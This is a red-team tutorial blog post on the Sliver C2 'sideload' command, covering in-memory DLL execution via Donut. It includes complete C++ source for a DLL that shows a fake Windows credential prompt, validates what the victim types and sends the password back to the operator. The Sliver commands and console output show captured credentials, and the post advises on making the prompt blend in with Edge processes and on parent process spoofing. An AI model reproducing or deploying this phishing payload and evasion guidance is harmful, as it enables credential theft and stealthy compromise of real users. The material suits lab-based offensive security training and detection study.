Learning Sliver C2 (10) - Sideload

dominicbreuker.com/post/learning_sliver_c2_10_sideload

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> Deep-dive into the sideload command Sliver provides for execution of native shared libraries, including Windows DLLs. It also supports execution of EXEs on Windows. I show how to use the command but also how it works under the hood. We cover both Sliver itself as well as Donut, which Sliver depends on. On top there are some brief notes on detection.

This post is part of a tutorial blog post series on Sliver C2 (used here in version v1.5.30). For an overview: click here. As of March 6 2023, this post got a new bonus section to illustrate execution of Windows PE EXE files with `sideload`. The rest of the text was also updated, but only here and there.

Introduction

The previous post 9 was about making a Windows implant run 3rd party tools. One limitation was that `execute-assembly`, the command we used, could only run tools written in .NET. In this post we therefore learn about the `sideload` command. It supports execution of native executables in Portable Executable (PE) format, both DLLs and EXEs.

Readers of the post about `execute-assembly` will notice considerable similarities with this one. Both `execute-assembly` and `sideload` basically use Donut to turn the payload into shellcode and then inject that into a process on the target machine. One difference is that `sideload` will always spawn a new, sacrificial process into which it injects. It cannot use the implant process.

Some differences will appear once we look under the hood to see how Donut does its magic. Creating a process from a PE file is easy if the file is on disk since Windows is obviously made for that. Creating one from a PE file in memory is not supported though. Donut solves this by implementing its own PE loader which recreates the Windows loader functionality (or at least the most important parts of it).

Here is what you can expect from this post. First we'll create a sample DLL that opens a password dialog box and sends credentials back to Sliver. We will then see how `sideload` can be used to run it on a target and what options exist to customize execution. I'll follow up with a short review of Sliver source code before we go in depth into the PE-specific parts of Donut. Finally I'll briefly show what Sysmon records when you sideload a DLL.

There is now also a bonus section at the end to illustrate execution of a PE EXE file. After writing this post I learned that running EXEs is possible too and updated this post. While reading, keep in mind that much of what I write about DLLs applies to EXEs too.

I created a small lab where I try out all these things. You may want one for yourself to follow along. Thus I start with a brief description of it so that you have an idea of the environment.

Preparations

My lab environment has the following hosts:

- a target running Windows which we want to infect (192.168.122.32) and which also serves as a Windows development machine (Visual Studio installed),
- a Sliver C2 server generating implant shellcode and running stage listeners (192.168.122.111 / sliver.labnet.local)
- a proxy server running Squid and a DNS service to resolve domain names in the lab (192.168.122.185)

Posts 1 to 5 show how I created it. Details matter only if you want to replicate the setup.

All you need for this post is a Windows target running a Sliver beacon implant which connects to your C2 server. If you don't know how to do that read post 7.

To prepare, connect to the Sliver console and set up a stage listener. Create an implant profile with `profiles new beacon --http sliver.labnet.local?driver=wininet --seconds 5 --jitter 0 --skip-symbols --format shellcode --arch amd64 win64http`, then start the listener:

```
sliver > stage-listener --url http://sliver.labnet.local:80 --profile win64http

[*] No builds found for profile win64http, generating a new one
[*] Job 1 (http) started

sliver >  jobs

 ID   Name    Protocol    Port
==== ====== ========== ======
 1    http    tcp        80
```

Then run a stager or get the implant running in any other way. My stager injects into `msedge.exe`, the Edge browser. You should now have an active beacon.

Sideload

Basic usage demonstration

To use `sideload` you first need the PE file you want to execute on the target. In the previous post on execute-assembly I've used the 3rd part .NET tool Seatbelt as an example. This time though I use a small custom DLL to keep things simple. When executed, it opens up a dialog box that asks the user of the target machine for credentials. It reports back to Sliver whatever the user entered and also tells the operator if credentials were correct (as determined by LogonUserW which tries to log in to the local machine). The DLL is almost the same as github.com/hlldz/pickl3, but modified so that we get the credentials over to the C2 server.

To create the DLL, create a Visual Studio 2022 project from the template “Dynamic-Link Library (DLL)” first. Make sure its for C++ Windows libraries. I called it “PasswordPrompt” but the name does not matter. Put the following code into Visual Studio:

```
#include "pch.h"#include <windows.h>#include <commctrl.h>#include
<wincred.h>#include <iostream>#include <stdio.h>#include <errno.h>
#pragma comment(lib, "comctl32.lib")
#pragma comment(lib, "Credui.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
        DWORD  ul_reason_for_call,
        LPVOID lpReserved
)
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}

void askForCreds(DWORD maxTries) {

        BOOL loginStatus = FALSE;
        DWORD numTries = 0;

        while ((loginStatus == FALSE) && (numTries < maxTries)) {
                numTries += 1;

                CREDUI_INFOW uiInfo = {};
                uiInfo.cbSize = sizeof(uiInfo);
                uiInfo.hwndParent = nullptr;
                uiInfo.pszCaptionText = L"Enter Windows Credentials";
                uiInfo.pszMessageText = L"Enter your credentials to proceed:"; //
optional
                uiInfo.hbmBanner = nullptr;

                ULONG authPackage = 0;
                LPVOID authBuffer = nullptr;
                ULONG ulAuthBufferSize = 0;
                BOOL fSave = false;
                DWORD dwAuthError = 0;
                dwAuthError = CredUIPromptForWindowsCredentialsW(
                        &uiInfo,
                        0,
                        &authPackage,
                        nullptr,
                        0,
                        &authBuffer,
                        &ulAuthBufferSize,
                        &fSave,
                        CREDUIWIN_ENUMERATE_CURRENT_USER
                );

                if (dwAuthError == ERROR_SUCCESS) {
                        WCHAR pszUserName[CREDUI_MAX_USERNAME_LENGTH *
sizeof(WCHAR)];
                        DWORD dwMaxUserName = CREDUI_MAX_USERNAME_LENGTH + 1;
                        WCHAR pszDomainName[CREDUI_MAX_DOMAIN_TARGET_LENGTH *
sizeof(WCHAR)];
                        DWORD dwMaxDomainName = CREDUI_MAX_DOMAIN_TARGET_LENGTH +
1;
                        WCHAR pszPassword[CREDUI_MAX_PASSWORD_LENGTH *
sizeof(WCHAR)];
                        DWORD dwMaxPassword = CREDUI_MAX_PASSWORD_LENGTH + 1;
                        CredUnPackAuthenticationBufferW(
                                CRED_PACK_PROTECTED_CREDENTIALS,
                                authBuffer,
                                ulAuthBufferSize,
                                pszUserName,
                                &dwMaxUserName,
                                pszDomainName,
                                &dwMaxDomainName,
                                pszPassword,
                                &dwMaxPassword
                        );

                        WCHAR parsedUserName[CREDUI_MAX_USERNAME_LENGTH *
sizeof(WCHAR)];
                        WCHAR parsedDomain[CREDUI_MAX_DOMAIN_TARGET_LENGTH *
sizeof(WCHAR)];
                        CredUIParseUserNameW(
                                pszUserName,
                                parsedUserName,
                                CREDUI_MAX_USERNAME_LENGTH + 1,
                                parsedDomain,
                                CREDUI_MAX_DOMAIN_TARGET_LENGTH + 1
                        );

                        HANDLE handle = nullptr;
                        loginStatus = LogonUserW(
                                parsedUserName,
                                parsedDomain,
                                pszPassword,
                                LOGON32_LOGON_NETWORK,
                                LOGON32_PROVIDER_DEFAULT,
                                &handle
                        );

                        if (loginStatus == TRUE) {
                                CloseHandle(handle);
                                fwprintf(stdout, L"Correct credentials: %s:%s\n",
pszUserName, pszPassword);
                                break;
                        }
                        else {
                                fwprintf(stdout, L"Wrong credentials: %s:%s\n",
pszUserName, pszPassword);
                        }
                }
        }
}
```

```
// call from Sliver: 'sideload --entry-point RunMyCode PasswordPrompt.dll "3"'
extern "C"
__declspec(dllexport)
VOID RunMyCode(LPSTR arg)
{
        errno = 0;
        DWORD maxTries = strtol(arg, NULL, 10);
        if (errno != 0 || maxTries == 0) {
                maxTries = 10; // default for no or erroneous argument
        }
        fwprintf(stdout, L"Asking for credentials at most %d times\n", maxTries);

        askForCreds(maxTries);

        fflush(stdout);
}

// call locally: 'rundll32.exe PasswordPrompt.dll RunWithRunDLL32 3'
extern "C"
__declspec(dllexport)
VOID RunWithRunDLL32(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow)
{
        if (!AttachConsole(ATTACH_PARENT_PROCESS))
                return;

        if (_fileno(stdout) < 0)
                freopen("CONOUT$", "w", stdout);

        RunMyCode(lpszCmdLine);
}
```


The main part of the code is in the function `askForCreds`, which uses the following Windows APIs to do its work:

There is a parameter `maxTries` which should be the number of times you want the dialog box to re-appear when wrong credentials are entered. Pick a sufficiently high number and a user may eventually enter correct credentials just to make that window go away. But don't pick a value so high that they call IT for help. The program stops once authentication is successful or the maximum number of tries is reached. Credentials are just printed to `stdout`.

There are a few more functions in the code. Their purpose is as follows:

- `DllMain`: the entrypoint of a DLL. Does not do anything in this case.
- `RunMyCode`: a function parsing a string argument as a number. `askForCreds` is called with that number as `maxTries`. `RunMyCode` is the function we will later call from Sliver, which can only pass string arguments.
  We also export it so that it can be called by its name.
- `RunWithRunDLL32`: just for development, this is a function allowing us to use rundll32.exe to run the DLL. This is not required to run via `sideload` and could be deleted.

Try to build this thing and most likely the compiler won't let you. This pettifogging smart-arse complains about the function `freopen`, which it thinks is unsafe. Of course I gave my best to fix this but ChatGPT refused to obey each time I asked it to rewrite the function, claiming that it cannot provide code that can be used for malicious activity, although I have repeatedly assured that I have only the best of intentions… This insubordinate AI left me with no other choice than to add `_CRT_SECURE_NO_WARNINGS` to the preprocessor definitions. After all, I fully trust that the folks over at dev-community.de know what they are doing anyway (which is where I blindly copy-pasted that snippet from). Here is how to make it work:



```
    fwprintf(stdout, L"Asking for credentials at most %d times\n", maxTr

    askForCreds(maxTries);

    fflush(stdout);
}

// call locally: 'rundll32.exe PasswordPrompt.dll,RunWithRunDLL32 3'
ext
__c
VOI
{

}
```

Configuration: Active(Debug)   Platform: Active(x64)

Preprocessor Definitions: _DEBUG;PASSWORDPROMPT_EXPORTS;_WINDOWS;_USRDLL
Undefine Preprocessor Definitions
Undefine All Preprocessor Definitions: No

Preprocessor Definitions:
_USRDLL
_CRT_SECURE_NO_WARNINGS

Evaluated value:
_DEBUG
PASSWORDPROMPT_EXPORTS
_WINDOWS


Inherited values:
_WINDLL
_UNICODE
UNICODE

[✓] Inherit from parent or project defaults

Setting a preprocessor definition to ignore build warnings

You should now have a file `PasswordPrompt.dll`. Move it over to the Sliver C2 server and connect to the Sliver console. Also make sure you have a beacon on the target machine.

To run the DLL via sideload, use your beacon and create a task: `sideload --entry-point RunMyCode /payloads/PasswordPrompt.dll 2`. In my case, `/payloads/PasswordPrompt.dll` was where I stored the compiled DLL on the Sliver server. The argument `--entry-point` must be an exported function in the DLL (`RunMyCode`) and everything in the end are string arguments for that function (`2` in this case). For the victim it will look like this when the task executes:


Windows Security

Enter Windows Credentials

Enter your credentials to proceed:

tester

Password

DESKTOP-HJGD7UQ\tester

Target Windows machine asks for credentials

Assuming that the victim decides to interact with the prompt, the operator will see the output shown below. In this example, the victim first typed the wrong password, then the correct one:

```
sliver (FAT_SOMEWHERE) > sideload --entry-point RunMyCode
/payloads/PasswordPrompt.dll 2

[*] Tasked beacon FAT_SOMEWHERE (7c7954d2)

[+] FAT_SOMEWHERE completed task 7c7954d2

[*] Output:
Asking for credentials at most 2 times
Wrong credentials: DESKTOP-HJGD7UQ\tester:thisiswrong
Correct credentials: DESKTOP-HJGD7UQ\tester:myS3curePass
```

This is it for the demonstration of command usage. Here comes the help text with an overview of all the flags we could have passed but didn't:

```
sliver (FAT_SOMEWHERE) > sideload --help

Command: sideload <options> <filepath to DLL>
About: Load and execute a shared library in memory in a remote process.
Example usage:

Sideload a MacOS shared library into a new process using DYLD_INSERT_LIBRARIES:
        sideload -p
/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment -a 'Hello
World' /tmp/mylib.dylib
Sideload a Linux shared library into a new bash process using LD_PRELOAD:
        sideload -p /bin/bash /tmp/mylib.so
Sideload a Windows DLL as shellcode in a new process using Donut, specifying the
entrypoint and its arguments:
        sideload -e MyEntryPoint /tmp/mylib.dll "argument to the function
MyEntryPoint"

Remarks:
Linux and MacOS shared library must call exit() once done with their jobs, as the
Sliver implant will wait until the hosting process
terminates before responding. This will also prevent the hosting process to run
indefinitely.
This is not required on Windows since the payload is injected as a new remote
thread, and we wait for the thread completion before
killing the hosting process.

Parameters to the Linux and MacOS shared module are passed using the LD_PARAMS
environment variable.



Usage:
======
  sideload [flags] filepath [args...]

Args:
=====
  filepath  string         path the shared library file
  args      string list    arguments for the binary (default: [])

Flags:
======
  -e, --entry-point       string    Entrypoint for the DLL (Windows only)
  -h, --help                        display help
  -k, --keep-alive                  don't terminate host process once the
execution completes
  -X, --loot                        save output as loot
  -n, --name              string    name to assign loot (optional)
  -P, --ppid              uint      parent process id (optional) (default: 0)
  -p, --process           string    Path to process to host the shellcode
(default: c:\windows\system32\notepad.exe)
  -A, --process-arguments string    arguments to pass to the hosting process
  -s, --save                        save output to file
  -t, --timeout           int       command timeout in seconds (default: 60)
  -w, --unicode                     Command line is passed to unmanaged DLL
function in UNICODE format. (default is ANSI)
```

To structure the flags, think of them the following way. First, you decide what you want to execute:

- Function: the name of your exported function goes into `--entry-point`.
- Arguments: all additional arguments you want to pass to the DLL function (`args`) go to the very end. By default they are passed as ANSI strings, but you can use `--unicode` to use wide Unicode strings (click here to understand the difference). Check your function signature to see what to use.

You also have some control about how to execute the DLL. In all cases, what the implant will do is launch a sacrificial process and inject the DLL into it. You decide:

- What process the Implant launches: specify the executable with `--process` and `--process-arguments` are supported too.
- Whether or not to kill the process when your payload stops: pass `--keep-alive` if you don't want that.
- Whether to spoof the parent process ID of the new process: pass `--ppid` with the ID of an existing process.


Finally decide what to do with the output, which will just be printed out on the Sliver console by default:

- Save as loot: pass `--loot` to enable and define a `--name` for the output.
- Save to disk: enable with `--save`
- Just watch: don't set any of these flags and you just get the output printed out.

Note that the help text could give the wrong impression that the command can only execute Windows DLLs. Thanks to a little hint from one of the masters himself (rkervell), the obvious has become clear to me. Because the command is built on top of Donut and because Donut supports EXEs and DLLs, you can just give an EXE to `sideload` and it will run too. No need to fiddle with your tools to make DLLs out of EXEs. Check out the bonus section for a demonstration.

Customization

To see what the flags could be good for, consider the following example. I'll use the `--process` argument to specify a better process to launch. By default Notepad is launched, but since my implant is running in Edge I would rather use some binary that Edge normally creates processes from. To find one, run process monitor (Procmon, Sysinternals) with a filter for the "Process Create" operation and use Edge until something appears. After a while, you will notice a binary called `identity_helper.exe` (apparently related to the progressive web app integration of Edge):


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
12:28:4...	powershell.exe	10140	Process Create	C:\Windows\system32\calc.exe	SUCCESS	PID: 4460, Comma...
12:29:0...	msedge.exe	12236	Process Create	C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe	SUCCESS	PID: 12840, Comm...
12:29:0...	msedge.exe	12236	Process Create	C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe	SUCCESS	PID: 2356, Comma...

Event Properties


Event | Process | Stack

Date:	22/01/2023 12:29:06,6129480
Thread:	11372
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe
Duration:	0.0000000

PID:	12840
Command line:	"C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.e

Identifying typical subprocesses of MS Edge with Procmon

Now pass it as the process for sideload in the following command: `sideload --entry-point RunMyCode --process "C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe" /mnt/smb/PasswordPrompt.dll 3` (note the version in the path, which you should always enumerate on the target first). The user is prompted for the password again:


Process Hacker [DESKTOP-HJGD7UQ\tester]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private by...	User name	Description
svchost.exe	6312			2,55 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Ser...
svchost.exe	4864			1,78 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	2428			2,5 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Ser...
svchost.exe	8076			9,25 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	4232			2,31 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
lsass.exe	720			7,05 MB	NT AUTHORITY\SYSTEM	Local Security Authority Process
fontdrvhost.exe	868			1,24 MB	Font Driver Host\UMFD-(	Usermode Font Driver Host
csrss.exe	576			2,01 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
winlogon.exe	668			2,65 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	876			1,49 MB	Font Driver Host\UMFD-'	Usermode Font Driver Host
dwm.exe	580	0,29		86,55 MB	Window Manag	
explorer.exe	4400	0,04		79,84 MB	DESKTOP-HJGD	
SecurityHealthSystray.exe	7932			1,7 MB	DESKTOP-HJGD	
ProcessHacker.exe	6296	0,39		24,02 MB	DESKTOP-HJGD	
msedge.exe	7200	0,02		97,28 MB	DESKTOP-HJGD	
msedge.exe	9120			1,98 MB	DESKTOP-HJGD	
msedge.exe	6924			17,66 MB	DESKTOP-HJGD	
msedge.exe	1392			11,48 MB	DESKTOP-HJGD	
msedge.exe	8300			7,77 MB	DESKTOP-HJGD	
msedge.exe	7524			110,38 MB	DESKTOP-HJGD	
msedge.exe	5256			18,66 MB	DESKTOP-HJGD	
msedge.exe	6568			8,69 MB	DESKTOP-HJGD	
identity_helper.exe	1516			3,01 MB	DESKTOP-HJGD	
OneDrive.exe	8768			21,61 MB	DESKTOP-HJGD	

CPU Usage: 2.95% Physical memory: 2,43 GB (30.42%) Processes: 139

Windows Security

Enter Windows Credentials

Enter your credentials to proceed:

tester

Password

DESKTOP-HJGD7UQ\tester

More choices

OK Cancel

New tab
tes bar. Manage favorites now
Microsoft
ocal sliver.labnet.local/fon...
Mein Feed
Type here to search
0°C

Password prompt shows up again but without notepad icon or suspicious subprocess relationship

Looks much better now. Not only is the icon in the task bar not that of Notepad anymore (why on earth would Notepad ask for your password?). If you look at the process hierarchy, you now see the identity helper as a subprocess of Edge. Anybody who ask Google if that is a reason to worry will get plenty of assurance that is its not:

Implementation details

Sliver source code

The sideload command should now be clear from a user perspective. Let's have a look at the source now to see how its implemented. All paths to source code files I'll mention will be relative to the root of the Sliver GitHub repo, version v1.5.30.

Above, we dispatched the command from the Sliver client. The code for that lives in `client/` and the SideloadCmd command specifically is defined in `client/command/exec/sideload.go`. Not much is going on in there. The client parses arguments, reads the DLL, sends everything to the Sliver server via RPC and later displays results.

The server source is located in `server/`. Our sideload RPC call should be handled by Sideload within `server/rpc/rpc-tasks.go`. This handler uses DonutShellcodeFromPE to make shellcode out of the DLL. Effectively this delegates to go-donut, a Go-based generator for Donut shellcode. That shellcode is sent with a SideloadReq to the active beacon or session (so this may take time for slow C2 protocols and big DLLs).

